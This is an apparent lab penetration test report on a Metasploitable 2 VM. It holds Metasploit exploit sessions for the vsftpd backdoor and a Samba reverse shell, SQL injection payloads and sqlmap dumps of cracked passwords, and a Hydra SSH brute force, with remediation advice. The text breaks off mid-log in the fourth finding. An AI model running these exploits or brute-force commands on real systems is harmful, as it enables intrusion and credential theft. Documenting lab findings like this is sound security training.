

PENETRATION TEST REPORT :-

METASPLOITABLE 2

CONDUCTED BY: SAYAN CHAKRABORTY

DATE: JUNE 14, 2026

ENVIRONMENT: ISOLATED LAB - KALI LINUX 2025.4 (VMware)

ATTACKING METASPLOITABLE 2, BOTH ON AN ISOLATED NAT
NETWORK

TOOLS USED: Nmap, Metasploit, SQLMap, Hydra, John the Ripper, DVWA

This penetration test was conducted entirely within an isolated virtual lab environment for educational purposes. No production systems were involved

● EXECUTIVE SUMMARY:-

A penetration test was conducted against a Metasploitable 2 virtual machine to demonstrate practical exploitation techniques across network services, web applications, and authentication systems. The assessment uncovered six significant vulnerabilities, two of which allowed immediate, unauthenticated remote root access to the target. Web application testing revealed SQL injection and command injection vulnerabilities that exposed the full database and operating system user list. Password security testing showed a mix of weak default credentials and dictionary-crackable password hashes alongside some stronger, uncracked hashes. Overall, the target's security posture is critical and would require a full remediation pass — including software updates, credential resets, and input validation fixes — before any production deployment.

● METHODOLOGY:-

The assessment followed a standard four-phase approach:-

1. Reconnaissance — Network scanning with Nmap to identify open ports, running services, and the operating system.
2. Exploitation — Using Metasploit to exploit identified vulnerable services and gain shell access.
3. Web Application Testing — Manual and automated testing of DVWA running on the target's web server, covering SQL injection, command injection, and file upload vulnerabilities.
4. Password Security Testing — Brute-forcing SSH credentials and offline cracking of extracted password hashes.

● SCOPE:-

- Target: Metasploitable 2 (192.168.184.129)
- Attacker Machine: Kali Linux 2025.4 (192.168.184.128)
- Network: Isolated NAT segment, no internet-facing exposure

● FINDINGS SUMMARY:-

SR. NO	FINDING	TYPE/CVE	SEVERITY	TOOL(S) USED
1	VSFTPD 2.3.4 BACKDOOR	CVE-2011-2523	CRITICAL	METASPLOIT
2	SAMBA usermap_script RCE	CVE-2007-2447	CRITICAL	METASPLOIT
3	SQL INJECTION IN DVWA	OWASP A03-Injection	HIGH	MANUAL,SQLMap
4	SSH WEAK DEFAULT CREDENTIALS	N/A	HIGH	HYDRA
5	WEAK PASSWORD HASHES in/etc/shadow	N/A	MEDIUM	JOHN THE RIPPER
6	OS COMMAND INJECTION & UNRESTRICTED FILE UPLOAD	OWASP A03/A05	CRITICAL	DVWA MANUAL

FINDING 1:-VSFTPD 2.3.4

BACKDOOR (CVE-2011-2523):-

DESCRIPTION:-

The FTP service running on port 21 is vsFTPD version 2.3.4, a version known to contain a maliciously inserted backdoor. Connecting to this service with a specially crafted username triggers a hidden command shell listening on port 6200, granting an attacker direct command execution.

STEPS TO REPRODUCE:-

1. Identified vsFTPD 2.3.4 via Nmap service scan (nmap -sV -sC -O 192.168.184.129)
2. Used Metasploit module (exploit/unix/ftp/vsftpd_234_backdoor)
3. Set RHOSTS to the target and ran the exploit
4. Received a command shell with (uid=0(root) gid=0(root))

IMPACT:-

Complete, unauthenticated remote root access to the target system. An attacker could read, modify, or delete any file, create new accounts, or use the host as a pivot point into other systems on the network.

RECOMMENDATION:-

Immediately upgrade vsFTPD to a current, patched version. Disable anonymous FTP access where not

strictly required, and restrict FTP service exposure to trusted networks only.

EVIDENCE:-

```
msf > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.184.129
RHOSTS => 192.168.184.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.184.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.184.129:21 - USER: 331 Please specify the password.
[+] 192.168.184.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.184.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.184.128:41491 -> 192.168.184.129:6200) at 2026-06-13 01:19:57 -0400

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

FINDING 2- SAMBA usermap_script REMOTE CODE EXECUTION (CVE-2007-2447):-

DESCRIPTION:-

The Samba service (ports 139/445) is vulnerable to a remote command injection flaw in the `usermap_script` configuration option, allowing arbitrary shell commands to be executed via specially crafted username fields.

STEPS TO REPRODUCE:-

- 1.Used Metasploit module `exploit/multi/samba/usermap_script`
- 2.Set RHOSTS to the target, payload to `cmd/unix/reverse`, and LHOST to the attacker IP.
- 3.Ran the exploit and received a reverse shell with `uid=0(root) gid=0(root)`.

IMPACT:-

A second, independent path to full root-level access. Demonstrates that the target has multiple critical entry points, increasing overall risk significantly.

RECOMMENDATION:-

Update Samba to a patched version. Remove or properly sanitize the `usermap_script` configuration option, and restrict SMB service access to trusted internal networks via firewall rules.

EVIDENCE:-

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 19.168.184.129
RHOSTS => 19.168.184.129
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.184.129
RHOSTS => 192.168.184.129
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.184.128 netmask 255.255.255.0 broadcast 192.168.184.255
    inet6 fe80::8f7c:f7a7:7a8a:ee65 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:48:e3:7d txqueuelen 1000 (Ethernet)
    RX packets 2449 bytes 494767 (483.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2510 bytes 212620 (207.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf exploit(multi/samba/usermap_script) > set LHOST 192.168.184.128
LHOST => 192.168.184.128
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.184.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo sNQLUVPrSsYlmpXh;
[*] Writing to socket A
[*] Writing to socket B
```

```
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.184.128
LHOST => 192.168.184.128
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.184.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo sNQLUVPrSsYlmpXh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "sNQLUVPrSsYlmpXh\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.184.128:4444 -> 192.168.184.129:40202) at 2026-06-13 01:27:24 -0400

whoami
root
id
uid=0(root) gid=0(root)
^C
Abort session 1? [y/N] y
[*] 192.168.184.129 - Command shell session 1 closed. Reason: User exit
msf exploit(multi/samba/usermap_script) > Interrupt: use the 'exit' command to quit
msf exploit(multi/samba/usermap_script) > exit
```

FINDING 3- SQL INJECTION IN DVWA (OWASP A03:INJECTION):-

DESCRIPTION:-

The "SQL Injection" module of DVWA, running on the target's web server, does not sanitize the `id` parameter before including it in a SQL query. This allows arbitrary SQL commands to be injected, enabling full database enumeration and data extraction.

STEPS TO REPRODUCE:-

1. Submitted `1' OR '1'='1` into the User ID field at security level "low" — returned all 5 user records instead of one, confirming the injection.
2. Ran SQLMap: `sqlmap -u "http://192.168.184.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=...; security=low" --dbs.`
3. SQLMap identified 4 injection techniques (boolean-based, error-based, time-based, UNION-based) and enumerated 7 databases.
4. Enumerated tables in the `dvwa` database: `users`, `guestbook`.
5. Dumped the `users` table, extracting usernames and password hashes.
6. SQLMap's built-in cracker recovered all 5 plaintext passwords (admin:password, gordonb:abc123, 1337:charley, pablo:letmein, smithy:password).


IMPACT:-

Complete compromise of application-level data, including all user credentials. An attacker could log in as any user, including administrators, and pivot to further attacks against the application.

RECOMMENDATION:-

Use parameterized queries / prepared statements for all database interactions. Apply input validation and least-privilege database accounts. Enforce strong password policies for application users.

EVIDENCE:-



```
kali@kali:~$ zsh: corrupt history file /home/kali/.zsh_history
kali@kali:~$ sqlmap -u "http://192.168.184.129/dvwa/vulnerabilities/sqli/?id=18Submit=Submit" --cookie="PHPSESSID=9363476339f9663d14d79396b5d6e2d2; security=low" --dbs
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:31:45 /2026-06-13/

[12:31:45] [INFO] testing connection to the target URL
[12:31:46] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:31:46] [INFO] testing if the target URL content is stable
[12:31:46] [INFO] target URL content is stable
[12:31:46] [INFO] testing if GET parameter 'id' is dynamic
[12:31:46] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:31:46] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:31:46] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[12:31:46] [INFO] testing for SQL injection on GET parameter 'id'
[12:31:46] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[12:32:01] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[12:32:01] [WARNING] reflective value(s) found and filtering out
[12:32:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:32:01] [INFO] testing 'Generic inline queries'
[12:32:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:32:01] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:32:02] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[12:32:02] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:32:02] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:32:02] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[12:32:02] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[12:32:02] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:32:02] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[12:32:02] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[12:32:02] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[12:32:02] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[12:32:02] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[12:32:02] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:32:02] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:32:02] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[12:32:02] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[12:32:02] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:32:02] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:32:02] [INFO] GET parameter 'id' is 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[12:32:02] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
```

```
kali@kali:~$
[12:32:46] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[12:32:46] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[12:32:46] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[12:32:46] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[12:32:46] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[12:32:46] [INFO] testing 'MySQL <= 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
[12:32:57] [INFO] it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[12:32:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[12:32:57] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[12:33:00] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[12:33:03] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 3913 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 8348=8348#8Submit=Submit
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(6783,2596)>(SELECT COUNT(*)>CONCAT(0x71767a6b71,(SELECT (ELT(6783=6783,1)))>0x71766a7a71,FLOOR(RAND(0)*2))x FROM (SELECT 9084 UNION SELECT 5697 UNION SELECT 5960 UNION SELECT 1758)a GROUP BY x)-- Fga0SSubmit=Submit
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4229 FROM (SELECT(SLEEP(5)))cXmq)-- aztMSSubmit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71767a6b71,0x4264427a4d59557678467555636257475552576e5944624b56567a75624c64464d4b694c5a774a71,0x71766a7a71)#8Submit=Submit
[12:33:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[12:33:03] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owaspi0
[*] tikiwiki
[*] tikiwiki195
[12:33:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.184.129'
[*] ending @ 12:33:03 /2026-06-13/
kali@kali:~$
```

```
kali@kali:~$ sqlmap --url=http://192.168.184.129/dvwa/vulnerabilities/sqli/110-10Submit=Submit --cookie="PHPSESSID=9363476339F9063d1d793905b0e2d2; security=low" -d dvwa --tables
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:48:44 /2026-06-13/
12:48:44 [INFO] resuming back-end DBMS 'mysql'
12:48:44 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OM boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 8348=8348#Submit=Submit
Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(6783,2596)(SELECT COUNT(*),CONCAT(0x71766a7a71,FLOOR(RAND(0)*2))x FROM (SELECT 9084 UNION SELECT 5607 UNION SELECT 5960 UNION SELECT 1758)a G
ROUP BY x)-- Fga0SSubmit=Submit
Type: time-based blind
Title: MySQL > 3.2.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4229 FROM (SELECT(SLEEP(5)))XMQ)-- aztMSSubmit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71766a7a71,0x4264427a4d5955767846755636257475552576e5944624b56567a75624c64e4d4b564c5a77aa71,0x71766a7a71)#SSubmit=Submit
12:48:44 [INFO] the back-end DBMS is MySQL
db server operating system: Linux Ubuntu 8.04 (Hardy Heron)
db application technology: Apache 2.2.6, PHP 5.2.4
back-end DBMS: MySQL > 4.1
12:48:44 [INFO] fetching tables for database: 'dvwa'
12:48:44 [WARNING] reflective value(s) found and filtering out
database: dvwa
2 tables
+-----+
| guestbook |
+-----+
| users |
+-----+
12:48:44 [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.184.129'
```

```
kali@kali:~$ sqlmap --url=http://192.168.184.129/dvwa/vulnerabilities/sqli/110-10Submit=Submit --cookie="PHPSESSID=9363476339F9063d1d793905b0e2d2; security=low" -d dvwa -f users --dump
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:48:48 /2026-06-13/
12:48:48 [INFO] resuming back-end DBMS 'mysql'
12:48:48 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OM boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 8348=8348#Submit=Submit
Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(6783,2596)(SELECT COUNT(*),CONCAT(0x71766a7a71,FLOOR(RAND(0)*2))x FROM (SELECT 9084 UNION SELECT 5607 UNION SELECT 5960 UNION SELECT 1758)a G
ROUP BY x)-- Fga0SSubmit=Submit
Type: time-based blind
Title: MySQL > 3.2.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4229 FROM (SELECT(SLEEP(5)))XMQ)-- aztMSSubmit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71766a7a71,0x4264427a4d5955767846755636257475552576e5944624b56567a75624c64e4d4b564c5a77aa71,0x71766a7a71)#SSubmit=Submit
12:48:48 [INFO] the back-end DBMS is MySQL
db server operating system: Linux Ubuntu 8.04 (Hardy Heron)
db application technology: PHP 5.2.4, Apache 2.2.6
back-end DBMS: MySQL > 4.1
12:48:48 [INFO] fetching columns for table 'users' in database 'dvwa'
12:48:48 [WARNING] reflective value(s) found and filtering out
12:48:48 [INFO] fetching entries for table 'users' in database 'dvwa'
12:48:48 [INFO] requested possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
12:48:48 [INFO] writing hashes to a temporary file /tmp/sqlmapout/inyh21071/sqlmaphasher-eneexp-c.txt
do you want to crack them via a dictionary-based attack? [y/n/q] y
12:48:48 [INFO] using method 'MDS_generic_password'
what dictionary do you want to use?
1) default dictionary file /usr/share/sqlmap/data/txt/wordlist.tx_ (press Enter)
2) custom dictionary file
3) file with list of dictionary files
```

```
kali@kali:~$
12:48:15 [INFO] using suffix '3'
12:48:19 [INFO] using suffix '13'
12:48:23 [INFO] using suffix '7'
12:48:27 [INFO] using suffix '11'
12:48:31 [INFO] using suffix '5'
12:48:36 [INFO] using suffix '22'
12:48:40 [INFO] using suffix '23'
12:48:44 [INFO] using suffix '01'
12:48:48 [INFO] using suffix '4'
12:48:52 [INFO] using suffix '07'
12:48:56 [INFO] using suffix '21'
12:49:00 [INFO] using suffix '14'
12:49:04 [INFO] using suffix '10'
12:49:08 [INFO] using suffix '06'
12:49:12 [INFO] using suffix '08'
12:49:16 [INFO] using suffix '8'
12:49:20 [INFO] using suffix '15'
12:49:24 [INFO] using suffix '69'
12:49:28 [INFO] using suffix '16'
12:49:32 [INFO] using suffix '6'
12:49:36 [INFO] using suffix '18'
12:49:40 [INFO] using suffix '1'
12:49:44 [INFO] using suffix '.'
12:49:48 [INFO] using suffix '*'
12:49:52 [INFO] using suffix '!'
12:49:56 [INFO] using suffix '?'
12:50:00 [INFO] using suffix ';'
12:50:04 [INFO] using suffix '..'
12:50:08 [INFO] using suffix '!!!'
12:50:13 [INFO] using suffix ','
12:50:17 [INFO] using suffix '@'
database: dvwa
table: users
5 entries
```

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

```
12:50:21 [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.184.129/dump/dvwa/users.csv'
12:50:21 [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.184.129'
[*] ending @ 12:50:21 /2026-06-13/
```

FINDING 4 - SSH WEAK DEFAULT CREDENTIALS :-

DESCRIPTION:-

The SSH service (port 22) accepts the well-known default credential pair `msfadmin:msfadmin`, indicating that default credentials were never changed after system setup.

STEPS TO REPRODUCE:-

1. Identified SSH running on port 22 via Nmap.
2. Initial Hydra attempt against `rockyou.txt` failed due to a legacy SSH key-exchange/MAC algorithm mismatch between modern Kali and the 2008-era SSH server; resolved by adding legacy algorithm support to `/etc/ssh/ssh_config`.
3. Recognizing that `rockyou.txt` (14M+ entries) was impractical for testing default credentials (estimated 933+ hours), built a small targeted wordlist of common defaults.
4. Ran `hydra -l msfadmin -P custom_pass.txt ssh://192.168.184.129` — cracked `msfadmin:msfadmin` in under 3 seconds.

IMPACT:-

An attacker with network access can log in directly via SSH with administrative-level access, bypassing the need for any of the exploits above.

RECOMMENDATION:-

Change all default credentials immediately upon system deployment. Enforce strong password policies and consider key-based SSH authentication with password login disabled.

EVIDENCE:-

```
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
kali@kali:~$ gunzip /usr/share/wordlists/rockyou.txt.gz
gunzip: /usr/share/wordlists/rockyou.txt.gz: Permission denied
kali@kali:~$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:
kali@kali:~$ ls -lh /usr/share/wordlists/
total 134M
lrwxrwxrwx 1 root root 25 Mar 3 10:21 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root 30 Mar 3 10:21 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root 35 Mar 3 10:21 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx 1 root root 41 Mar 3 10:21 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root 45 Mar 3 10:21 fern-wifi -> /usr/share/fern-wifi-tracker/extra/wordlists
lrwxrwxrwx 1 root root 28 Mar 3 10:21 john.lst -> /usr/share/john/password.lst
lrwxrwxrwx 1 root root 27 Mar 3 10:21 legion -> /usr/share/legion/wordlists
lrwxrwxrwx 1 root root 46 Mar 3 10:21 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root 41 Mar 3 10:21 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 134M Feb 3 02:57 rockyou.txt
lrwxrwxrwx 1 root root 39 Mar 3 10:21 sqlmap.txt -> /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root 25 Mar 3 10:21 wfuzz -> /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root 37 Mar 3 10:21 wifite.txt -> /usr/share/dict/wordlist-probable.txt
kali@kali:~$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.184.129
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-14 01:45:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.184.129:22/
[ERROR] could not connect to ssh://192.168.184.129:22 - kex error: no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
kali@kali:~$ sudo nano /etc/ssh/ssh_config
kali@kali:~$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.184.129
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-14 01:51:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.184.129:22/
[STATUS] 288.00 tries/min, 288 tries in 00:01h, 14344117 to do in 830:06h, 10 active
CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
kali@kali:~$ echo -e "msfadmin\nroot\nadmin\nntoor\npassword\n123456" > custom_pass.txt
kali@kali:~$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.184.129
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-14 01:58:20
